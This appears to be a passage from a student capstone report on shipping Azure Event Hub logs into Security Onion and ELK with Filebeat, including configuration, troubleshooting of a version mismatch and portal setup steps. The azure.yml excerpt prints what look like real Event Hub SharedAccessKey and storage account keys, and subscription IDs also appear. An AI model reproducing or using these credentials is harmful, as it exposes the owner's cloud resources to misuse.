
  # Include lines. A list of regular expressions to match. It exports the lines that are
  # matching any regular expression from the list.
  #include_lines: ['^ERR', '^WARN']

  # Exclude files. A list of regular expressions to match. Filebeat drops the files that
  # are matching any regular expression from the list. By default, no files are dropped.
  #exclude_files: ['*.gz$']

  # Optional additional fields. These fields can be freely picked
  # to add additional information to the crawled log files for filtering
  #fields:
  #  level: debug
  #  review: 1

  ### Multiline options

  # Multiline can be used for log messages spanning multiple lines. This is common
  # for Java Stack Traces or C-Line Continuation

  # The regexp Pattern that has to be matched. The example pattern matches all lines starting with [
  #multiline.pattern: '\[


  # Defines if the pattern set under pattern should be negated or not. Default is false.
  #multiline.negate: false

  # Match can be set to "after" or "before". It is used to define if lines should be append to a pattern
  # that was (not) matched before or after or as long as a pattern is not matched based on negate.
  # Note: After is the equivalent to previous and before is the equivalent to to next in Logstash
  #multiline.match: after

# ----- Filebeat modules -----

```

Then the filebeat service was restarted and its status checked.



```

Prufrock@securityonion:~$ sudo systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
  Loaded: loaded (/lib/systemd/system/filebeat.service; enabled; vendor preset: enabled)
  Active: active (running) since Fri 2020-07-03 02:15:50 UTC; 1min 37s ago
    Docs: https://www.elastic.co/products/beats/filebeat
 Main PID: 1610 (filebeat)
   Tasks: 14
     Memory: 123.5M
       CPU: 855ms
      CGroup: /system.slice/filebeat.service
              └─1610 /usr/share/filebeat/bin/filebeat -environment systemd -c /etc/filebeat/filebeat.yml -pa

Jul  3 02:16:30 securityonion filebeat[1610]: 2020-07-03T02:16:30.523Z      INFO      [monitoring]
Jul  3 02:16:36 securityonion filebeat[1610]: 2020-07-03T02:16:36.296Z      ERROR     [publisher_pip
Jul  3 02:16:36 securityonion filebeat[1610]: 2020-07-03T02:16:36.296Z      INFO      [publisher_pipe
Jul  3 02:16:36 securityonion filebeat[1610]: 2020-07-03T02:16:36.296Z      INFO      [publisher]
Jul  3 02:16:36 securityonion filebeat[1610]: 2020-07-03T02:16:36.296Z      INFO      [publisher]
Jul  3 02:17:00 securityonion filebeat[1610]: 2020-07-03T02:17:00.00523Z      INFO      [monitoring]
Jul  3 02:17:02 securityonion filebeat[1610]: 2020-07-03T02:17:02.257Z      ERROR     [publisher_pip
Jul  3 02:17:02 securityonion filebeat[1610]: 2020-07-03T02:17:02.257Z      INFO      [publisher_pipe
Jul  3 02:17:02 securityonion filebeat[1610]: 2020-07-03T02:17:02.257Z      INFO      [publisher]
Jul  3 02:17:02 securityonion filebeat[1610]: 2020-07-03T02:17:02.258Z      INFO      [publisher]

lines 1-21/21 (END)

```

While the service is running, the info feed does indicate some errors. This will be addressed subsequently. However, the notable development here is that when the event hub page is inspected on the Azure Portal, it is possible to see that log messages were successfully retrieved.

Overview

Resource group (change) : Pawnee
Location : Canada Central
Subscription (change) : Free Trial
Subscription ID : 2149676-a2a8-41d1-9cfb-82a8017a7dfe
Partition Count : 2

Status : Active
Namespace : parksmec
Created : Monday, June 22, 2020, 08:01:40 MDT
Updated : Thursday, July 2, 2020, 21:35:36 MDT
Message Retention : 1 day

Capture events
Use Capture to save your events to persistent storage.

Process data
Produce insights with Azure's data processing services.

Connect
Authenticate with connection strings and SAS policies.

Checkpoint
Create consumer groups to checkpoint your events.

For the last: 1 hour, 6 hours, 12 hours, 1 day, 7 days, 30 days

Requests

Messages

Throughput

Search to filter items...

Name : pawnee
Location : Canada Central

After the initial stabilization period, we can see that message ingress and egress matches.

Overview

Resource group (change) : Pawnee
Location : Canada Central
Subscription (change) : Free Trial
Subscription ID : 2149676-a2a8-41d1-9cfb-82a8017a7dfe
Partition Count : 2

Status : Active
Namespace : parksmec
Created : Monday, June 22, 2020, 08:01:40 MDT
Updated : Thursday, July 2, 2020, 21:35:36 MDT
Message Retention : 1 day

Capture events
Use Capture to save your events to persistent storage.

Process data
Produce insights with Azure's data processing services.

Connect
Authenticate with connection strings and SAS policies.

Checkpoint
Create consumer groups to checkpoint your events.

For the last: 1 hour, 6 hours, 12 hours, 1 day, 7 days, 30 days

Requests

Messages

Throughput

Search to filter items...

Name : pawnee
Location : Canada Central

However, on the Kibana UI, nothing registers in the “Beats” dashboard.

The screenshot shows the Kibana interface with a dark theme. The left sidebar contains navigation links: Discover, Visualize, Dashboard (selected), Timeline, Dev Tools, Management, Squirt, and Logout. A collapse button is at the bottom left. The top bar includes a search bar, full-screen, share, clone, edit, documentation, auto-refresh, options, and update buttons. The main area displays four panels:

- Beats - Log Count**: Shows a large red box around the number "0".
- Beats - Log Count Over Time**: Shows a "No results found" message with a sad face icon.
- Beats - Computer Names**: Shows a "No results found" message with a sad face icon.
- Beats - Usernames**: Shows a "No results found" message with a sad face icon.

The URL in the address bar is https://20.151.3.227/app/kibana#/dashboard/AWBLNs3CrU8loj96xub7_g=0&_a=(description:,filters:[{}],fullScreenMode:false,options:{darkTheme:false}).

In order to effectively troubleshoot the data pipeline, the Elastic documentation was used as reference. First the journalctl command was used to query the filebeat service. The output seemed to indicate that the filebeat agent was properly ingesting the Azure log data:

```
journalctl -u filebeat.service
```

This meant that the issue likely lies in the communication between the filebeat agent and the logstash parser.

The Elastic documentation indicates that the Azure module for Logstash is deprecated and that the Filebeat Azure module should be used.

[Docs](#)

[Logstash Reference \[7.8\]](#) » [Working with Logstash Modules](#) » [Azure Module](#)

[« Logstash Netflow Module](#) [Working with Filebeat Modules »](#)

Azure Module X-Pack

edit

WARNING  This functionality is experimental and may be changed or removed completely in a future release. Elastic will take a best effort approach to fix any issues, but experimental features are not subject to the support SLA of official GA features.

WARNING  **Deprecated in 7.8.0.**

We recommend using the Azure modules in [Filebeat](#) and [Metricbeat](#), which are compliant with the [Elastic Common Schema \(ECS\)](#)

The [Microsoft Azure](#) module in Logstash helps you easily integrate your Azure activity logs and SQL diagnostic logs with the Elastic Stack.

(Elastic, 2020)

When the Filebeat module documentation is inspected, it is learned that the filebeat modules contain configurations to “collect, parse, enrich, and visualize data” (Elastic, 2020).

Working with Filebeat Modules



Filebeat comes packaged with pre-built [modules](#) that contain the configurations needed to collect, parse, enrich, and visualize data from various log file formats. Each Filebeat module consists of one or more filesets that contain ingest node pipelines, Elasticsearch templates, Filebeat input configurations, and Kibana dashboards.

You can use Filebeat modules with Logstash, but you need to do some extra setup. The simplest approach is to [set up and use the ingest pipelines](#) provided by Filebeat. If the ingest pipelines don’t meet your requirements, you can [create Logstash configurations](#) to use instead of the ingest pipelines.

Either approach allows you to use the configurations, index templates, and dashboards available with Filebeat modules, as long as you maintain the field structure expected by the index and dashboards.

(Elastic, 2020)

Thus, rather than manually configuring the data pipeline, the Azure module should be used to optimize this process.

Using a filebeat module will involve three elements:

1. Customization details will need to be added into the main filebeat configuration file named filebeat.yml.
2. The Azure module configuration file will require the addition of connection strings for the event hub and access keys for the storage account. This module will also need to be enabled.
3. An output needs to be specified. (Initial testing used logstash. Later troubleshooting indicated that the output should actually be elasticsearch directly. Considering the documentation above, where it is stated that the filebeat module is designed to not only enrich and visualize data, but it can also parse it, there is no need to output this data to logstash.)

First, the data ingestion pipelines were set up.

```
Prufrock@securityonion:~$ sudo filebeat setup --pipelines --modules azure
Loaded Ingest pipelines
Prufrock@securityonion:~$
```

Then, the appropriate changes were made to the Azure module configuration file.

```
Prufrock@securityonion:/etc/filebeat/modules.d          -  x
GNU nano 2.5.3                                         File: azure.yml.disabled                                         Modified

# Module: azure
# Docs: https://www.elastic.co/guide/en/beats/filebeat/7.8/filebeat-module-azure.html

- module: azure
  # All logs
  activitylogs:
    enabled: true
    var:
      # eventhub name containing the activity logs, overwrite the default value if the logs are exported in a different eventhub
      eventhub: "pawnee"
      # consumer group name that has access to the event hub, we advise creating a dedicated consumer group for the azure module
      consumer_group: "$Default"
      # the connection string required to communicate with Event Hubs, steps to generate one here https://docs.microsoft.com/en-us/azure/event-hubs/event-hubs-get-connection-string
      connection_string: "Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=+2zE+sQJ2t2wN5fdxGflsvjRzyP/9W2kcRh4x+ty7R0k-;EntityPath=pawnee"
      # the name of the storage account the state/offsets will be stored and updated
      storage_account: "securityonioncapstone"
      # the storage account key, this key will be used to authorize access to data in your storage account
      storage_account_key: "mfIjZxr8XVjM1bbqBhKPxahZzE0uxPLAk0SpEajYbJ4d6PnAngqFFD63HYF4KVu6pUdSPlxUEDroPcIRc4geng="

  auditlogs:
    enabled: true
    var:
      eventhub: "pawnee"
      consumer_group: "$Default"
      connection_string: "Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=+2zE+sQJ2t2wN5fdxGflsvjRzyP/9W2kcRh4x+ty7R0k-;EntityPath=pawnee"
      storage_account: "securityonioncapstone"
      storage_account_key: "mfIjZxr8XVjM1bbqBhKPxahZzE0uxPLAk0SpEajYbJ4d6PnAngqFFD63HYF4KVu6pUdSPlxUEDroPcIRc4geng="

  signlogins:
    enabled: true
    var:
      eventhub: "pawnee"
      consumer_group: "$Default"
      connection_string: "Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=+2zE+sQJ2t2wN5fdxGflsvjRzyP/9W2kcRh4x+ty7R0k-;EntityPath=pawnee"
      storage_account: "securityonioncapstone"
      storage_account_key: "mfIjZxr8XVjM1bbqBhKPxahZzE0uxPLAk0SpEajYbJ4d6PnAngqFFD63HYF4KVu6pUdSPlxUEDroPcIRc4geng="
```

Next, the module was enabled.

```
Prufrock@securityonion:/etc/filebeat/modules.d$ sudo filebeat modules list
Enabled:
azure

Disabled:
activemq
apache
auditd
aws
cef
checkin
filebeat
logstash
memcached
nginx
osquery
rabbitmq
syslog
```

Then, the setup command was run in order to set up the entire pipeline.

sudo filebeat setup -e

From the output, we can see that the output is supposed to be Elasticsearch.

Thus, the configuration file was altered to output to elasticsearch at localhost:9200 instead of logstash.

The setup command was issued again.

Reading the generated errors, it looks like the dashboards failed to load because of a version compatibility issue. Since SO uses an older version of the ELK stack, in order to resolve this issue, the Filebeat agent version will need to be rolled back. (This was not known to us when we began testing.)

To check the ELK stack component version on the SO server, the docker containers that run these services were first inspected.

CONTAINER ID	IMAGE	COMMAND
99a5f3a81468 so-curator	securityonionsolutions/so-curator	"/bin/bash"
2fe51182f403 so-elastalert	securityonionsolutions/so-elastalert	"/opt/start-elastal..."
cf504b5d168e so-logstash	securityonionsolutions/so-logstash	"/usr/local/bin/dock..."
859f167562d9 so-kibana	securityonionsolutions/so-kibana	"/usr/local/bin/kiba..."
b412c6bfd432 so-elasticsearch	securityonionsolutions/so-elasticsearch	"/usr/local/bin/dock..."

From looking into the docker images on the SO server, we learn that the version of the ELK stack implemented is based on version 6.8.10. As the latest version of the ELK stack is version 7.8.0, the filebeat agent will need to be rolled back to version 6.8.10 to match the rest of the services in order to circumnavigate any library incompatibilities.

```
root@securityonion:~# docker image inspect securityonionsolutions/so-kibana
[{"Id": "sha256:ff3d71d1d4f35d6e52310f9e0586c82760c8ecbfc8b52e10900d4e390fb51eb5",
 "RepoTags": [
     "securityonionsolutions/so-kibana:latest"
 ],
 "RepoDigests": [
     "securityonionsolutions/so-kibana@sha256:edb9ac266830e2cb8a1cbb2d638e0f62f3c8c795b059a310a7cb3a16"
 ],
 "Parent": "",
 "Comment": "",
 "Created": "2020-06-04T13:48:03.002590633Z",
 "Container": "3e2f88deb7f07016b5fb2069c47b33f735990c2d52def3c2d721c81f376251e9",
 "ContainerConfig": {
     "Hostname": "",
     "Domainname": "",
     "User": "932",
     "AttachStdin": false,
     "AttachStdout": false,
     "AttachStderr": false,
     "ExposedPorts": {
         "5601/tcp": {}
     },
     "Tty": false,
     "OpenStdin": false,
     "StdinOnce": false,
     "Env": [
         "PATH=/usr/share/kibana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
         "ELASTIC_CONTAINER=true"
     ],
     "Cmd": [
         "/bin/sh",
         "-c",
         "/usr/local/bin/so-kibana-add-links"
     ],
     "Image": "sha256:ee9b9c4ecc8b59cbb2fddb4935e3c7dd08e4ec152c5d3b695e2fb4be4b7f3f4",
     "Volumes": null,
     "WorkingDir": "/usr/share/kibana",
     "Entrypoint": null,
     "OnBuild": null,
     "Labels": {
         "license": "ASL 2.0",
         "org.label-schema.build-date": "20200504",
         "org.label-schema.license": "ASL 2.0",
         "org.label-schema.name": "kibana",
         "org.label-schema.schema-version": "1.0",
         "org.label-schema.url": "https://www.elastic.co/products/kibana",
         "org.label-schema.vcs-url": "https://github.com/elastic/kibana",
         "org.label-schema.vendor": "Elastic",
         "org.label-schema.version": "6.8.10",
         "org.opencontainers.image.created": "2020-05-04 00:00:00+01:00",
         "org.opencontainers.image.licenses": "GPL-2.0-only",
         "org.opencontainers.image.title": "CentOS Base Image",
         "org.opencontainers.image.vendor": "CentOS"
     }
 },
 "DockerVersion": "19.03.11",
 "Author": "",
 "Config": {
```

To ensure a clean start, the existing filebeat agent was removed and version 6.8.10 was then installed.

```
[root@Prufrock securityonion]:~$ curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-6.8.10-amd64.deb
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total   Spent   Left Speed
100 11.5M  100 11.5M    0     0 1062k      0  0:00:11  0:00:11  --:--:-- 3274k
Prufrock@securityonion:~$ ls
Desktop           filebeat-7.8.0-amd64.deb  package.json      receive2.js  receive.js
filebeat-6.8.10-amd64.deb  node_modules        package-lock.json  receive3.js
Prufrock@securityonion:~$ sudo dpkg -i filebeat-6.8.10-amd64.deb
Selecting previously unselected package filebeat.
(Reading database ... 118250 files and directories currently installed.)
Preparing to unpack filebeat-6.8.10-amd64.deb ...
Unpacking filebeat (6.8.10) ...
Setting up filebeat (6.8.10) ...
Installing new version of config file /etc/filebeat/fields.yml ...
Installing new version of config file /etc/filebeat/filebeat.reference.yml ...

Configuration file '/etc/filebeat/filebeat.yml'
==> Modified (by you or by a script) since installation.
==> Package distributor has shipped an updated version.
  What would you like to do about it? Your options are:
    Y or I : install the package maintainer's version
    N or O : keep your currently-installed version
      D : show the differences between the versions
      Z : start a shell to examine the situation
The default action is to keep your current version.
*** filebeat.yml (Y/I/N/O/D/Z) [default=N] ? N
Installing new version of config file /etc/filebeat/modules.d/audited.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/elasticsearch.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/haproxy.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/icinga.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/iis.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/iptables.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/kafka.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/kibana.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/logstash.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/mongodb.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/mysql.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/nginx.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/osquery.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/postgresql.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/redis.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/suricata.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/system.yml.disabled ...
Installing new version of config file /etc/filebeat/modules.d/traefik.yml.disabled ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
Prufrock@securityonion:~$ filebeat --version
Flag --version has been deprecated, use version subcommand
filebeat version 6.8.10 (amd64), libbeat 6.8.10
```

After successfully installing version 6.8.10 of Filebeat, the command to setup the ingestion pipelines was run again. This, however, produced an error.

```
Prufrock@securityonion:/etc/filebeat$ sudo filebeat setup --pipelines --modules azure  
Exiting: error initializing publisher: error initializing processors: Unable to get in cluster configuration: unable to load in-cluster configuration, KUBERNETES_SERVICE_HOST and KUBERNETES_SERVICE_PORT must be defined
```

When the module set up was tried, this was the error returned. Since this project is not using Kubernetes, the filebeat.yml file was amended.

The setup command was the re-run. This time, the command indicates that there is an issue with the Azure module. When the modules are inspected, there indeed is no Azure module.

```

PruRock@securityonion:/etc/filebeat$ sudo filebeat setup --pipelines --modules azure
Exiting: Error getting filesets for module azure: open /usr/share/filebeat/module/azure: no such file or directory
PruRock@securityonion:/etc/filebeat$ cd /use/share/filebeat
-bash: cd: /use/share/filebeat: No such file or directory
PruRock@securityonion:/etc/filebeat$ cd /usr/share/filebeat/module
PruRock@securityonion:/usr/share/filebeat/module$ ls
apache2 audited elasticsearch haproxy icinga iis iptables kafka kibana logstash mongodb mysql nginx osquery postgresql redis suricata system traefik
PruRock@securityonion:/usr/share/filebeat/module$ 


```

Thus, the Elastic 6.8.x documentation was referenced and it looks like the Azure module was an addition to the 7.8.x versions as version 6.8.x does not list this as an available module.

Filebeat overview

Filebeat is a lightweight shipper for forwarding and centralizing log data. Installed as an agent on your servers, Filebeat monitors the log files or locations that you specify, collects log events, and forwards them to either to [Elasticsearch](#) or [Logstash](#) for indexing.

Here's how Filebeat works: When you start Filebeat, it starts one or more inputs that look in the locations you've specified for log data. For each log that Filebeat locates, Filebeat starts a harvester. Each harvester reads a single log for new content and sends the new log data to libbeat, which aggregates the events and sends the aggregated data to the output that you've configured for Filebeat.



ELK for Logs & Metrics: Video

Filebeat Reference: 6.8

- [Overview](#)
- [Getting Started With Filebeat](#)
- [Setting up and running Filebeat](#)
- [Upgrading Filebeat](#)
- [How Filebeat works](#)
- [Configuring Filebeat](#)
- [Beats central management](#)
- [Modules](#)
- [Modules overview](#)
- [Apache2 module](#)
- [Audited module](#)
- [Elasticsearch module](#)
- [Haproxy module](#)
- [Icinga module](#)

(Elastic, 2020)

Yet, the perhaps larger issue is that this version of Filebeat does not support Azure data input.

Log input

Use the `log` input to read lines from log files.

To configure this input, specify a list of glob-based `paths` that must be crawled to locate and fetch the log lines.

Example configuration:

```

filebeat.inputs:
- type: log
  paths:
    - /var/log/messages
    - /var/log/*.log

```

You can apply additional [configuration settings](#) (such as `fields`, `include_lines`, `exclude_lines`, `multiline`, and so on) to the lines harvested from these files. The options that you specify are applied to all the files harvested by this input.

To apply different configuration settings to different files, you need to define multiple input sections:

```

filebeat.inputs:
- type: log ①
  paths:
    - /var/log/system.log
    - /var/log/wifi.log
- type: log ②
  paths:
    - "/var/log/apache2/*"
  fields:
    apache: true

```

Get Started with Elasticsearch: Video

Intro to Kibana: Video


ELK for Logs & Metrics: Video

Filebeat Reference: 6.8

- [Overview](#)
- [Getting Started With Filebeat](#)
- [Setting up and running Filebeat](#)
- [Upgrading Filebeat](#)
- [How Filebeat works](#)
- [Configuring Filebeat](#)
- [Specify which modules to run](#)
- [Configure inputs](#)
- [Log](#)
- [Stdin](#)
- [Redis](#)
- [UDP](#)
- [Docker](#)
- [TCP](#)
- [Syslog](#)
- [NetFlow](#)

(Elastic, 2020)

This is corroborated by inspecting the Azure portal. Although the input parameters in the `filebeat.yml` file were not changed, since the downgrade from version 7.8.0 to version 6.8.10, the agent has not been able to retrieve messages from the event hub.



Given the versioning issue, there were a couple of possible options. The first is to try and develop a custom solution. We can try to understand the APIs and create our own data shipper that is compatible with version 6.8.10 of the ELK stack. Since significant time had already been spent on troubleshooting this data pipeline, it was projected to be unlikely that we would have enough time to develop a custom solution. Furthermore, this sort of endeavour is a mini-project unto itself and, considering the objectives of this project, is likely out of scope. The second option is to deploy a server onto which a standalone ELK stack--the version that does support Azure data--will be implemented. Doing so will circumnavigate the versioning issue and allow us to explore whether or not it is possible to extract Azure log data onto an open-source logging and monitoring engine powered by the ELK stack. Since the latter option is slightly more viable than the former (especially given our time constraints), this was the direction that this testing was taken.

This process involved installing Elasticsearch, Logstash, Kibana, and Filebeat individually. Furthermore, since the Kibana service is on the localhost at port 5601, in order to access the Kibana UI, an Nginx reverse proxy was installed and configured to redirect HTTP traffic to port 5601. Lastly, since this is a fresh ELK installation, which does not natively support encryption, in order to ensure that the traffic between the server and a web browser is encrypted, a local certificate authority and certificate were generated. While this process required some troubleshooting, ultimately, the data pipeline does work. Azure log data is successfully collected by the Filebeat agent which handles the parsing of this data as well. Since the data is already parsed and enriched, it could then be put through to Elasticsearch directly. This index is successfully accessed by the Kibana service and the Azure log data can be seen in the "Discover" tab on the Kibana UI. This configuration process will be detailed below. However, while this test demonstrated that the data pipeline is viable, the issue next became how to best visualize the data coming out of the Azure platform--in other words, how to build a custom dashboard. As this is a learning activity and skillset unto itself, and, like the custom solution, is

almost a mini-project itself, this was, given our time restrictions, as far as this component of the project infrastructure could be developed. The major driver of this is that we still had to conduct phase 3 of our project and our POC can be demonstrated with the SO server and the endpoints alone. Thus, this arm of the infrastructure, while there is no doubt that it is important, will need to be developed by future efforts.

To ensure a clean slate, a new event hub and storage account was created. Detailed below is the entire process of building and configuring an Ubuntu server with ELK 7.8.0 and Filebeat 7.8.0. Here is a high level overview:

1. Create a new Event Hub Namespace and Instance
2. Create a new Storage Account
3. Use Azure Monitor to Stream Azure Log Data to the Event Hub
4. Create Ubuntu Server & Install ELK 7.8.0
5. Visualize Azure Data

Step 1: Create Event Hub Namespace & Instance

In the Azure Portal, we navigated to the “Event Hubs” page and selected either “Add” or “Create event hub namespace”.

The screenshot shows the Azure Event Hubs management interface. At the top, there's a navigation bar with 'Microsoft Azure', a search bar, and user information ('siemcapstone@gmail.c... DEFAULT DIRECTORY'). Below the bar, the 'Event Hubs' page title is visible. A red box highlights the '+ Add' button. The main area displays a table with columns: Name (sorted by name), Status, Tier, Throughput Units, and Location. A message at the bottom says 'Showing 0 to 0 of 0 records.' and 'No grouping'. A red box highlights the 'Create event hubs namespace' button at the bottom.

When the Event Hub configuration tab appeared, the relevant details were entered.

Home > Event Hubs >

Create Namespace

Event Hubs

[Basics](#) [Features](#) [Tags](#) [Review + create](#)

PROJECT DETAILS

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription *	Azure subscription 1	▼
Resource group *	Capstone	▼
	Create new	

INSTANCE DETAILS

Enter required settings for this namespace, including a price tier and configuring the number of throughput units.

Namespace name *	siemcapstone	✓
	servicebus.windows.net	
Location *	Canada Central	▼
Pricing tier (View full pricing details) *	Standard (20 Consumer groups, 1000 Brokered connections)	
Throughput Units *	<input type="range" value="1"/>	

The details of the Event Hub Namespace were reviewed before it was created.

Microsoft Azure Search resources, services, and docs (G+) Cloud Shell Help ? Profile

siemcapstone@gmail.com
DEFAULT DIRECTORY

Home > Event Hubs >

Create Namespace

Event Hubs

Validation succeeded.

Basics Features Tags Review + create

Event Hubs Namespace
by Microsoft

Basics

Namespace name	siemcapstone
Subscription	Azure subscription 1
Resource group	Capstone
Location	Canada Central
Pricing tier	Standard
Throughput Units	1

Features

Availability Zones	Disabled
Auto-Inflate Maximum Throughput Units	Disabled

Tags

EventHub	SiemCapstone (Event Hubs Namespace)
----------	-------------------------------------

Then, an Event Hub instance was created.

Microsoft Azure Search resources, services, and docs (G+)

Home > Event Hubs > **siemcapstone**

Event Hubs Namespace

+ Event Hub Delete Refresh

Overview

Resource group (change) Capstone

Status Active

Location Canada Central

Subscription (change) Azure subscription 1

Subscription ID 69d88d2c-4a5c-4d9a-b6de-a6222b46f049

Host name siemcapstone.servicebus.windows.net

Tags (change) EventHub : SiemCapstone

NAMESPACE CONTENTS 0 EVENT HUBS KAFKA SURFACE ENABLED

Show metrics: Requests Messages Throughput For the last: 1 hour 6 hours 12 hours 1 day 7 days 30 days

Entities

Event Hubs

Monitoring

Alerts

Metrics

Diagnostic settings

Logs

Support + troubleshooting

Resource health

New support request

Search to filter items...

Name	Status	Message Retention	Partition Count
No Event Hubs yet			

Microsoft Azure Search resources, services, and docs (G+)

Home > Event Hubs > **siemcapstone** | Event Hubs

Event Hubs Namespace

+ Event Hub Refresh

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Events

Settings


Shared access policies

Scale

Search to filter items...

Name	Status	Message Retention	Partition Count
No Event Hubs yet			

A name was entered for the event hub instance.



Then, in the newly created event hub instance, under “Settings”, “Shared access policies” was selected.

The screenshot shows the 'Event Hub Instance' settings page for 'azure_logs'. The 'Shared access policies' tab is selected. On the left, there's a sidebar with links like Overview, Access control (IAM), and Shared access policies (which is highlighted with a red box). The main area displays metrics such as Requests, Messages, and Throughput over time, and a table of entities. At the bottom, there's a search bar and a table showing entity details.

The screenshot shows the 'Shared access policies' page for the 'azure_logs' event hub. The '+ Add' button is highlighted with a red box. The page lists 'Policy' and 'Claims' sections, both of which are currently empty.

A “listen” policy was created.

The screenshot shows the Azure portal interface for managing an Event Hub. On the left, there's a sidebar with options like Overview, Access control (IAM), Diagnose and solve problems, Settings, and Shared access policies. The Shared access policies option is currently selected. On the right, a modal window titled 'Add SAS Policy' is open, showing a form to create a new policy. The 'Policy name' field contains 'listen', which is highlighted with a red box. Below it, there are three checkboxes: 'Manage', 'Send', and 'Listen', with 'Listen' being checked and also highlighted with a red box.

